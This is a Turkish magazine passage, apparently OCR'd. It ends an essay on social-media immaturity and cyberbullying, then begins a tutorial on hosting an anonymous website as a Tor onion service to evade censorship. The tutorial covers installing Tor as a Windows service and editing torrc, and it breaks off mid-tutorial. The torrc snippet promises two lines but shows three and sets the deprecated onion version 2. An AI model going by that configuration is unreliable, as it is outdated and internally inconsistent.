söyledikleri konumda olduklarının ve sizin belki 9 veya 10 sene önce gerçekleştirdiğiniz davranışları gerçekleştirdiğinin farkında olmanız gerekiyor. Eğer ergenliğiniz ve sosyal medya ergenliğiniz aynı zamana denk geldiyse bir nevi daha şanslı olabilirsiniz çünkü geçmişe dönüp eski paylaşımlara baktığınızda ne paylaşmışım işte ergenliğin verdi heves diyebilirsiniz. Şimdiki yetişkin sosyal medya ergenleri bu paylaşımlarına ileride denk geldiklerinde saklanabilecek bir bahaneleri olmayacak muhtemelen. Ayrıca sosyal medya ergenliğinin bitmemesi gibi yüksek bir ihtimal daha var ki bunun sebebi örnek alınacak sosyal medya erginlerinin ya var olmaması ya da çok az sayıda bulunmasıdır. Ayrıca insanların egoları üzerinden kısa hazlar almaya yönelmesi aynı şekilde fiziksel olarak da zihni tatmin ettiği için bu tip davranışlar hiçbir zaman son bulmayabilir. Ya da çok yaygın sosyal platformlardan rahatsız olan sosyal medya erginleri daha az kullanılan medyalara kaymıştır ve oralarda sosyal medya yaşamlarına devam ediyorlardır. Ancak unutmamak gerekir ki sosyal medya ergenliği her zaman bir şekilde bulunmaya devam edecek. Özellikle yetişkinlerin daha fazla bulunduğu sosyal medya platformlarında etrafınızda çok fazla 12-21 yaş arası insanla aynı ortamda olduğunuzu düşünebilirsiniz. Siber suç çeşitlerinden özellikle sosyal medya zorbalığında bu ve bunun gibi konuların ele alınması gerektiğini düşünüyorum. Genel olarak 50 yaşında bir insanın da maruz kalabildiği zorbalığa, 12 yaşındaki bir insan da bir şekilde maruz kalabiliyor ve kişiler üzerinde mesleğe ve eğitim seviyesine bakılmaksızın benzer etkiler gösterebiliyor. İnsan davranışlarının sosyal medya üzerinde incelenmesi konusunda ise tek bir bilim dalının çalışmalarının yerine birkaç hibrit dal ile birlikte çalışmak açıkçası kulağa daha mantıklı geliyor. Ayrıca farklı bir dünya olduğunu düşünürsek bu çalışmaları yapan insanların belirli bir sosyal medya erginliği düzeyine ulaşması da gereklilikler arasındadır. Etrafınızda çok fazla sosyal medya ergeni olduğunu düşünebilirsiniz. Sizin bu davranışları göstermediğinizi veya daha az gösterdiğinizi de düşünebilirsiniz, bir sosyal medya

ergini olduğunuzu da düşünebilirsiniz. Ancak kendini olgun zanneden bir sosyal medya ergeni de olabilirsiniz çünkü bu da sosyal medya ergenliğinin psikolojisinden birisidir. Peki sizin sosyal medya yaşınız kaç?

Kaynakça:

Sarı, E , Arslantaş, H . (2018). Ergen Suçluluğu. Arşiv Kaynak Tarama Dergisi, 27 (4), 397-413. DOI: 10.17827/aktd.399831

Totan, T , YÖNDEM, Z . (2007). Ergenlerde Zorbalığın Anne Baba ve Akran İlişkileri Açısından İncelenmesi. Ege Eğitim Dergisi, 8 (2), 53-68. Retrieved from http://dergipark.org.tr/egeefd/issue/4913/67268

CEYHAN, A , YELPAZE, İ . (2017). GENÇ YETİŞKİNLERİN FACEBOOK KULLANIM DAVRANIŞLARI VE ALGILANAN İLETİŞİM BECERİLERİ. Dokuz Eylül Üniversitesi Buca Eğitim Fakültesi Dergisi, (44), 152-168. Retrieved from https://dergipark.org.tr/tr/pub/deubefd/issue/35768/401190

Parman, T. (1998). Ergenlik ve psikanaliz. *Klinik Psikiyatri Dergisi*, *1*(2), 73-82.

Cloutier, R. (1982). Ergenlik psikolojisinde kuramlar. *Çev. Bekir Onur* http://dergiler. ankara. edu. tr/dergiler/40/491/5805.pdf.

Katie, S. (2018, January 19). Adolescence now lasts form 10 to 24. https://www.bbc.com/news/health-42732442

Fantazya'da Yasakları Savmak: TOR Network'ünde Web Sitesi Nasıl Açılır?

İnsanlık bugüne dek pek çok devrimi yaşadı. Ateşi bulduk, hayvanları evcilleştirip toprağı işledik. Bilimsel ve sanayi devrimleri, yeşil devrim olarak bilinen topraktaki verimliliğin artması, hepsi birer devrimdi. Ama 90'ların sonunda kitleler ile buluşan İnternet ise bütün bu devrimlerin taçlandığı apayrı bir süreç oldu.

Bilginin üretilmesi ve paylaşılması inanılmaz derecede kolaylaştı. Bir web sitesi açıp dünyanın öbür ucundaki insanlarla bilgilerinizi ve fikirlerinizi paylaşmak son derece kolaydı. Devletler ve teknoloji devletleri kol kola girerek fikirlerin özgürce filizlendiği bu ortamı iğfal etmeye (kandırmaya) çalışıyorlar. Yer yer de başarılı olduklarını söyleyebiliriz.

Fantazya isimli distopik ülkede ise durum daha karanlık. Artık onların izni olmadan bir web sitesi açmak neredeyse imkansız. Hem açsanız bile kısa bir süre sonra bir tebligat ile kapatılması, sunuculara ve verilere el konulması işten bile değil.

Adım adım hem bir servis sağlayıcı olarak siz; hem de ziyaretçileriniz izlenebilir. Fantazya'da ve dünyanın diğer baskıcı rejimlerinde ziyaret ettiğiniz web sitesi nedeniyle çeşitli suçlara maruz kalabilirsiniz. "Demokrasi beşiği", üzerinde güneş batmayan Britanya'da bile konuşulan böylesi yasalar, birbirlerini yasak ve zorbalıkta taklit etmekte mahir diğer yönetimlere de ilham verecektir şüphesiz.

Peki Fantazya'nın yurttaşları daha da genel olarak dünyanın özgür düşünen, bilim ve düşünce üreten insanları bir otoriteden icazet almadan, onların hışmından korkmadan bir web sitesi açamayacaklar mı artık? Tabii ki hayır! Onların insafına mahkum değiliz. Dünyanın her yerinde hacker kültürüne sadakatle bağlı "meraklılar" yepyeni yöntemlerle baskıcı otoritelere nanik yapmayı sürdürüyor.

Bunlardan biri de gönüllülerin destekleri ile yaşamını devam ettiren TOR Network'ü ve onun üzerinde çalışan Onion Servisleri. Bu servisler size tüm otorite ve onlara boyun eğen servis sağlayıcılarından, domain sağlayıcılarından bağımsız web sitesi açma imkânı sunuyor.

Bu yazımızda TOR Network'ünde bir web sitesi nasıl kurulur açıklamaya çalışacağız.

TOR Network'ünde bir sitem olsun, dünya bana vız gelir!

TOR network'ü özet olarak kullanıcının IP'sini gizlemek için internet paketlerini gönüllü bilgisayarlar (relay) üzerinden aktaran bir protokol. Protokolün çalışmasına dair ayrıntılar bu yazının konusu değil. Fakat Arka Kapı Dergi 2. Sayıda Muhammet Enes Özen tarafından kaleme alınan TOR yazısı bu hususu tüm tafsilatları ile açıklıyor. www.arkakapidergi.com'da da ücretsiz olarak yayımlandığı için okurlar rahatlıkla burada kendisi için açık olmayan ayrıntılar ile ilgili o yazıya müracaat edebilirler.

TOR, 2003 yılında TOR Button adıyla bir tarayıcı eklentisi olarak başladığı yaşamına, gördüğü hüsnü kabul neticesinde ayrı bir browser olarak devam etme kararı aldı.


2004 yılından sonra ise sadece kullanıcıların IP'lerini gizlemek değil, aynı zamanda da TOR Services bugün ise ONION Services adı verilen bambaşka bir hizmeti de harikalar yelpazesine ekledi: Web sitesi sahiplerine, TOR networkünde kendi web sitelerini servis etme imkânı! Bu sayede ne domain sağlayıcılarına ne de hosting sağlayıcılarına mahkum olmadan TOR networkünde, gizliliğinizi de muhafaza ederek web sitesi servis edebileceksiniz.

Bu yazı, okur kitlesinin ortalaması baz alınarak Windows işletim sistemi üzerinde hazırlandı. Talimatların çoğunu *Nix işletim sistemlerinde de uygulayabilirsiniz.


ONION Servislerinin Ayrıntıları

Yazının devamında TOR Network'ü üzerinden sunulan web sayfaları için ONION Servisleri tabirini kullanacağız. Yani TOR Network'ünde bir web sitesi sahibi olmak aslında bilgisayarınızda bir ONION Servisi başlatmak manasına geliyor.

TOR Browser Bundle'ı bilgisayarınıza www.torproject.org adresinden kurabilirsiniz. Mozilla Firefox tabanlı TOR Browser ve beraberinde TOR servisi sisteminize yüklenecek.




Tor Browser kurulum dosyasını indirdikten sonra, ilgili dosyayı tıklayarak kurulumu başlatabilirsiniz.




Bendeniz Tor Browser'ın kurulacağı dosya yolu olarak c:\Tor Browser dizinini seçtim. Yazıda da sonraki ayarlar için bu klasöre referans verilecektir.

Kurulum bittikten sonra TOR Browser'ı açtığınızda TOR Network'üne bağlanmanız için bir ekran belirecek.



Bu ekranda TOR Network'üne doğrudan bağlanmayı seçebileceğiniz gibi, Fantazya vb. ülkelerde yaşıyorsanız muhtemelen TOR Network'üne erişim otoriteler tarafından engellendiği için Configure seçeneğine tıklayarak bir Bridge üzerinden TOR Network'üne bağlanma opsiyonunu kullanabilirsiniz. Ayrıntılar yazının başlangıcında referans verdiğim yazıda mevcut.

Her şey tamamsa, TOR Network'üne bilgisayarımızın sağlıklı bir şekilde bağlandığını test etmek için https://check.torproject.org sitesini ziyaret edebiliriz:



Evet! Asayiş berkemal. Şimdi işin geri kalan kısmına geçebiliriz.

TOR Browser'da Küçük Bir Nüans


Dikkatli okur şunu fark edecektir. **Yalnızca TOR Browser üzerinden erişimler TOR Network'ü üzerinden hedefe aktarılıyor. Diğer tarayıcılar üzerindeki web trafiğiniz olması gerektiği gibi hedefe varıyor ve IP adresiniz ifşa oluyor.**

Diğer bir mesele de TOR Network'ü üzerinde bir web sitesi yayımlayacaksak hizmetin kesintisiz bir biçimde devam etmesi gerekiyor. Peki bu durumda TOR Browser hep açık mı kalmalı?


Tabii ki hayır! Şimdi birkaç küçük ayarla TOR Browser ile birlikte tarayıcımıza kurulan fakat sadece tarayıcı ile birlikte başlatılan TOR servisini bir Windows servisine dönüştüreceğiz.

Hazır mıyız?

Hatırlarsanız TOR Browser'ın c:\Tor Browser dizinine kopyalanmasını belirtmiştik. Şimdi bu dizine gidelim:



Bu dizin içerisinde bulunan `Browser\Tor Browser\Tor` dizinine girelim ve dizin yolunu kopyalayalım:




Şimdi Windows Komut İstemi'ni açacak ve mevcut dizini bu dizin olarak değiştireceğiz:

Başlat > *Çalıştır*'a yahut *Start* > *Run*'a **cmd** yazarak enter tuşuna basınız. Karşınıza siyah bir ekranda Windows Komut İstemi çıkacak:

```
cd C:\Tor Browser\Browser\TorBrowser\Tor
```


Yazarak dizin içerisine girelim:




Şimdi *tor.exe* isimli programın bir Windows servisi olarak her işletim sistemi açılışında başlatılması talimatını vereceğiz. Böylelikle Tor Browser açık olsun ya da olmasın herhangi bir programın internet trafiğini Tor Network'ü üzerinden gönderebileceksiniz.

İlgili komutumuz:

```
tor.exe -service install
```




Küçük bir hatırlatma, eğer Windows işletim sistemi üzerinde hali hazırda kullandığınız hesabın yönetici yetkileri yoksa komut çalışmayacaktır. Windows Komut İstemi'ni yönetici yetkileri ile açtıktan sonra aynı işlemi tekrarlayabilirsiniz:



tor.exe isimli uygulama artık bir Windows servisi olarak kullanılmaya hazır. Windows servislerine bir göz atarak sonucu doğrulayabiliriz:

`Başlat > Çalıştır` yahut `Start > Run` ekranına **services.msc** yazarak Windows'daki tüm servislerin listesine ulaşabilir ve listede Tor Win32 Service isimli girdiyi kontrol edebilirsiniz:



Artık herhangi bir tarayıcının proxy (vekil sunucu) ayarlarından SOCKS5 tipinde 127.0.0.1 **port 9150'yi girerek TOR Browser'ı açmak zorunda kalmadan TOR Network'ü üzerinden web sitelerini gezebilirsiniz. Bu işlemden sonra** https://check.tor-project.org**'u ziyaret ederek trafiğin TOR network'ü üzerinden aktığını doğrulamanızı öneririm.**


İlk aşamayı tamamladık. Şimdi ONION Servislerine biraz daha ayrıntılı bakabiliriz:

Sunucumuzu Hazırlayalım

Bir web sitemiz olacak, dedik. Fantazya'da hosting servislerini kullanırsak, bir tebligatlık ömrü olduğuna da değindik. Öyle ise iş başa düştü. Web sitemizi kendimiz host edeceğiz.


Bununla ilgili olarak ben VirtualBox sanallaştırma yazılımı üzerindeki bir makineyi kullanacağım.

Ubuntu işletim sistemi kurulu bu makinenin ayarlarını NAT arkasında konumlanacak şekilde ayarladım. Yani bu sanal makineye sadece host makine (benim makinem) üzerinden ulaşılabilecek. Dışarıdan herhangi bir isteğe kapalı olacak.



Web Server yani sunucu yazılımı olarak tercihimi Nginx'ten yana kullandım (www.nginx.com) Nitekim TOR'un web sitesinde de ONION servis işletecekler için önerilen sunucu yazılımlarından biri Nginx.

Aşağıdaki ekran görüntüsünden de anlaşılacağı üzere sunucum NAT arkasında 10.0.2.15 IP adresini kullanıyor:




Şimdi ONION Servis ayarlarımıza geçelim.

torrc Sen Bizim Her Şeyimizsin!

torrc TOR'un kullandığı bir konfigürasyon dosyası. Bir ONION servisi başlatmak istediğimizi de bu konfigürasyon dosyası vasıtası ile söyleyeceğiz.

torrc dosyasına ulaşmak için `C:\Tor Browser\Browser\TorBrowser\Data\Tor` yolunu kullanabilir, herhangi bir metin editörü ile bu dosyayı görüntüleyebilirsiniz:



TOR'da bir ONION servisi kullanmak istediğimizi söylemenin yolu, bu dosyaya aşağıdaki iki satırı eklemek:

```
HiddenServiceDir C:\my_onion_service
HiddenServicePort 2023 127.0.0.1:2023
HiddenServiceVersion 2
```


Peki bütün bunlar ne anlama geliyor?

